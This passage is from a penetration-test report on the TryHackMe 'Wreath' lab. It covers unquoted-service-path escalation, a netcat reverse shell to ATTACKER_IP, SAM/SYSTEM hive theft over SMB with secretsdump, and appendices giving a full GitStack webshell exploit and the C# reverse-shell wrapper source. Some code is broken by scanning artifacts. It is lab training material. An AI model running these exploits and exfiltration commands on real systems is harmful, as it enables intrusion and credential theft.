Compile `Wrapper.cs` (Appendices) using `mono` (`mcs Wrapper.cs`). Trasfer the compiled file to the PC using `impacket` smbserver package.


```
sudo python3 PATH/impacket/examples/smbserver.py share . -smb2support -username user -password mypassword
```



```
root@kali:/home/kali/Desktop/TryHackMe/wreath# python3 smbserver.py share . -smb2support -username admin -password mypassword123
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```


Run `net use \\ATTACKER_IP\share /USER:username password` on the PC. Then copy `Wrapper.exe` to the PC:

```
copy \\ATTACKER_IP\share\Wrapper.exe %TEMP%\wrapper-USERNAME.exe
```



```
C:[redacted]>net use \\[redacted]\share /USER:admin mypassword123
net use \\[redacted]\share /USER:admin mypassword123
The command completed successfully.


C:[redacted]>copy \\[redacted]\share\Wrapper.exe %TEMP%\wrapper-accessgranted.exe
copy \\[redacted]\share\Wrapper.exe %TEMP%\wrapper-accessgranted.exe
        1 file(s) copied.

C:\[redacted]>net use \\[redacted]\share /del
net use \\[redacted]share /del
\\[redacted]share was deleted successfully.


C:\[redacted]>
```

Now set up a new listener on the chosen port (`Wrapper.cs`) and run `copy %TEMP%\wrapper-USERNAME.exe “C:\Program Files (x86)\System Explorer\System.exe”` on the PC.




```
C:\Users\Thomas\AppData\Local\Temp>copy %TEMP%\wrapper-accessgranted.exe "C:\Program Files (x86)\System Explorer\System.exe"
copy %TEMP%\wrapper-accessgranted.exe "C:\Program Files (x86)\System Explorer\System.exe"
        1 file(s) copied.

C:\Users\Thomas\AppData\Local\Temp>dir "C:\Program Files (x86)\System Explorer"
dir "C:\Program Files (x86)\System Explorer"
 Volume in drive C has no label.
 Volume Serial Number is A041-2802

 Directory of C:\Program Files (x86)\System Explorer

06/04/2021  07:49    <DIR>          .
06/04/2021  07:49    <DIR>          ..
22/12/2020  00:55    <DIR>          System Explorer
06/04/2021  07:08             3,584 System.exe
               1 File(s)          3,584 bytes
               3 Dir(s)   6,887,874,560 bytes free
```

Then stop and start again the service:


`sc stop SERVICE`

`sc start SERVICE`



```
C:\Users\Thomas\AppData\Local\Temp>sc stop SystemExp[redacted]
sc stop SystemEx[redacted]
[SC] ControlService FAILED 1062:

The service has not been started.


C:\Users\Thomas\AppData\Local\Temp>sc start SystemEx[redacted]
sc start SystemEx[redacted]
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
```

In this way, we obtained a reverse shell:



```
kali@kali:~$ nc -lvnp 4332
listening on [any] 4332 ...
connect to [[redacted]] from (UNKNOWN) [10.200.86.100] 50092
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Next, we can dump all of the local hashes using the following commands:

`reg.exe save HKLM\SAM sam.bak` (PC)


`reg.exe save HKLM\SYSTEM system.bak` (PC)

`net use \\ATTACKER_IP\share /USER:username password` (PC, to connect to your smb server)

`move sam.bak \\ATTACKER_IP\share\sam.bak` (PC)


`move system.bak \\ATTACKER_IP\share\system.bak` (PC)

`python3 PATH_TO_IMPACKET/impacket/examples/secretsdump.py -sam PATH_TO_SAM -system PATH_TO_SYSTEM LOCAL` (your attacking box)



```
C:\Users\Thomas>reg.exe save HKLM\SAM sam.bak
reg.exe save HKLM\SAM sam.bak
The operation completed successfully.

C:\Users\Thomas>reg.exe save HKLM\SYSTEM system.bak
reg.exe save HKLM\SYSTEM system.bak
The operation completed successfully.

C:\Users\Thomas>move system.bak \\[redacted]\share\system.bak
move system.bak \\[redacted]\share\system.bak
        1 file(s) moved.

C:\Users\Thomas>move sam.bak \\[redacted]\share\sam.bak
move sam.bak \\[redacted]\share\sam.bak
        1 file(s) moved.
```

Finally, `secretsdump.py` dumps the hashes:



```
root@kali:/home/kali/Desktop/TryHackMe/wreath# python3 secretsdump.py -sam sam.bak -system system.bak LOCAL
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0×fce6f31c003e4157e8cb1bc59f4720e6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:[redacted]:::
Guest:[redacted]:::
DefaultAccount:[redacted]:::
WDAGUtilityAccount:[redacted]:::
Thomas:[redacted]:::
[*] Cleaning up...
root@kali:/home/kali/Desktop/TryHackMe/wreath#
```

⚓Cleanup

Tools and files have uploaded in `toolname-USERNAME` format. New users have created in `USERNAME` format.

- `tools-accessgranted.zip` uploaded on the public server and removed after penetration test.
- `exploit-accessgranted.php` uploaded on the git server (`/web/`).
- `accessgranted` user created on the git server and deleted after penetration test.
- `img-accessgranted.jpeg.php` uploaded on the PC (`/resources/uploads/`) as a PoC and removed after penetration test.
- `img2-accessgranted.jpeg.php` uploaded on the PC (`/resources/uploads/`) and removed after penetration test.
- `nc64.exe` uploaded on the git server (`C:\windows\temp\`) and the PC (`C:\windows\temp\`) and removed after penetration test.
- `wrapper-accessgranted.exe` uploaded on the PC (`C:\windows\temp\`) and removed after penetration test.

⚓Conclusion

The overall risk identified to *Mr. Wreath's network* as a result of the penetration test is **CRITICAL**. There is many vulnerabilities to patch, but suggested priority is: Patch the public server first to prevent attackers from accessing the internal network. Then patch the git server to prevent source code leakage and finally patching the website running on Mr. Wreath's PC to prevent uploading malicious files.

⚓References

⚓Vulnerabilities

- https://www.cvedetails.com/cve/CVE-2019-15107/ (CVE-2019-15107)
- https://sensorstechforum.com/cve-2019-15107-webmin/ (webmin CVE-2019-15107)
- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload (Unrestricted File Upload)
- https://medium.com/@orhan_yildirim/windows-privilege-escalation-unquoted-service-paths-61d19a9a1a6a (Unquoted Service Path)


⚓Tools and Exploits

- https://github.com/MuirlandOracle/CVE-2019-15107 (webmin CVE-2019-15107 exploit)
- https://github.com/andrew-d/static-binaries/blob/master/binaries/linux/x86_64/-nmap?raw=true (static nmap binary)
- https://www.exploit-db.com/exploits/43777 (GitS**** 2.3.10 exploit)
- https://github.com/gentilkiwi/mimikatz/ (mimikatz)
- https://github.com/BC-SECURITY/Empire/blob/master/data/module_source/-situational_awareness/network/Invoke-Portscan.ps1 (Empire port scanner module)
- https://github.com/jpillora/chisel (Chisel)
- https://addons.mozilla.org/en-US/firefox/addon/foxyproxy-standard/ (FoxyProxy)
- https://www.wappalyzer.com/ (Wappalyzer)
- https://github.com/internetwache/GitTools (GitTools)
- https://github.com/int0x33/nc.exe/ (compiled nc64)
- https://github.com/SecureAuthCorp/impacket (impacket)

Appendices

Customizing EDB-ID 4***7 exploit

First we need to make sure the exploit is in unix format (LF) using `sed -i 's/\r//' ./exploit.py`. Then change ip variable to `127.0.0.1:FORWARED_PORT`. The exploit uploads a php webshell on the target, we should change that's name (`exploit-USERNAME.php`).



```
print "[+] Create backdoor in PHP"
r = requests.get('http://{}/web/index.php?p={}.git&a=summary'.format(ip, repository), auth=HTTPBasicAuth(u
 ?>" > c:\GitStack\gitphp\exploit-accessgranted.php ))
print r.text.encode(sys.stdout.encoding, errors='replace')

print "[+] Execute command"
r = requests.post("http://{}/web/exploit-accessgranted.php".format(ip), data={'a' : command})
print r.text.encode(sys.stdout.encoding, errors='replace')
```

It should look like this:

```
import requests
from requests.auth import HTTPBasicAuth
import os
import sys
ip = '127.0.0.1:8000'
# What command you want to execute
command = "whoami"
repository = 'rce'
username = 'rce'
password = 'rce'
csrf_token = 'token'
user_list = []
print "[+] Get user list"
try:
        r = requests.get("http://{}/rest/user/".format(ip))
        user_list = r.json()
        user_list.remove('everyone')
except:
        pass
if len(user_list) > 0:
        username = user_list[0]
        print "[+] Found user {}".format(username)
else:
        r = requests.post("http://{}/rest/user/".format(ip),
data={'username' : username, 'password' : password})
        print "[+] Create user"
        
        if not "User created" in r.text and not "User already exist"
in r.text:
                print "[-] Cannot create user"
                os._exit(0)
r = requests.get("http://{}/rest/settings/general/-
webinterface/".format(ip))
```

```
if "true" in r.text:
        print "[+] Web repository already enabled"
else:
        print "[+] Enable web repository"
        r = requests.put("http://{}/rest/settings/general/webinterface/".format(ip), data='{"enabled" : "true"}')
        if not "Web interface successfully enabled" in r.text:
                print "[-] Cannot enable web interface"
                os._exit(0)
print "[+] Get repositories list"
r = requests.get("http://{}/rest/repository/".format(ip))
repository_list = r.json()
if len(repository_list) > 0:
        repository = repository_list[0]['name']
        print "[+] Found repository {}".format(repository)
else:
        print "[+] Create repository"
        r = requests.post("http://{}/rest/repository/".format(ip), cookies={'csrftoken' : csrf_token}, data={'name' : repository, 'csrfmiddlewaretoken' : csrf_token})
        if not "The repository has been successfully created" in r.text and not "Repository already exist" in r.text:
                print "[-] Cannot create repository"
                os._exit(0)
print "[+] Add user to repository"
r = requests.post("http://{}/rest/repository/{}/user/{}/".format(ip, repository, username))
if not "added to" in r.text and not "has already" in r.text:
        print "[-] Cannot add user to repository"
        os._exit(0)
print "[+] Disable access for anyone"
r = requests.delete("http://{}/rest/repository/{}/user/{}/".format(ip, repository, "everyone"))
```

```
if not "everyone removed from rce" in r.text and not "not in list"
in r.text:
        print "[-] Cannot remove access for anyone"
        os._exit(0)
print "[+] Create backdoor in PHP"
r = requests.get('http://{}/web/index.php?-
p={}.git&a=summary'.format(ip, repository),
auth=HTTPBasicAuth(username, 'p && echo "<?php
system($_POST[\'a\']); ?>" > c:\GitStack\gitphp\exploit-
USERNAME.php'))
print r.text.encode(sys.stdout.encoding, errors='replace')
print "[+] Execute command"
r = requests.post("http://{}/web/exploit-USERNAME.php".format(ip),
data={'a' : command})
print r.text.encode(sys.stdout.encoding, errors='replace')
```

Wrapper.cs

The first thing we need to do is add our "imports". These allow us to use pre-defined code from other "namespaces" -- essentially giving us access to some basic functions (e.g. input/output). At the very top if the file, add the following lines:

```
using System;
using System.Diagnostics;
```

These allow us to start new processes (i.e. execute netcat).

Next we need to initialise a namespace and class for the program:

```
namespace Wrapper{
    class Program{
        static void Main(){
            //Our code will go here!
        }
    }
}
```

We can now write the code that will call netcat. This goes inside the `Main()` function (instead of `//Our code will go here!`).

First, we create a new process, as well as a ProcessStartInfo object to set the parameters for the process:

```
Process proc = new Process();
ProcessStartInfo procInfo = new ProcessStartInfo("c:\\windows\\temp\\nc-USERNAME.exe", "ATTACKER_IP ATTACKER_PORT -e cmd.exe");
```

Make sure to replace the `nc-USERNAME.exe` *with the name of your own netcat executable, as well as slotting in your own IP and Port!*

With the objects created, we can now configure the process to not create it's own GUI Window when starting:

```
procInfo.CreateNoWindow = true;
```

Finally, we attach the `ProcessStartInfo` object to the process, and start the process.

```
proc.StartInfo = procInfo;
proc.Start();
```

Our program is now complete. It should look something like this:

```
using System;
using System.Diagnostics;
namespace Wrapper{
    class Program{
        static void Main(){
                Process proc = new Process();
                ProcessStartInfo procInfo = new ProcessStartInfo("c:\\windows\\temp\\nc-USERNAME.exe", "ATTACKER_IP ATTACKER_PORT -e cmd.exe");
                procInfo.CreateNoWindow = true;
                proc.StartInfo = procInfo;
                proc.Start();
        }
    }
}
```

Try
Hack
Me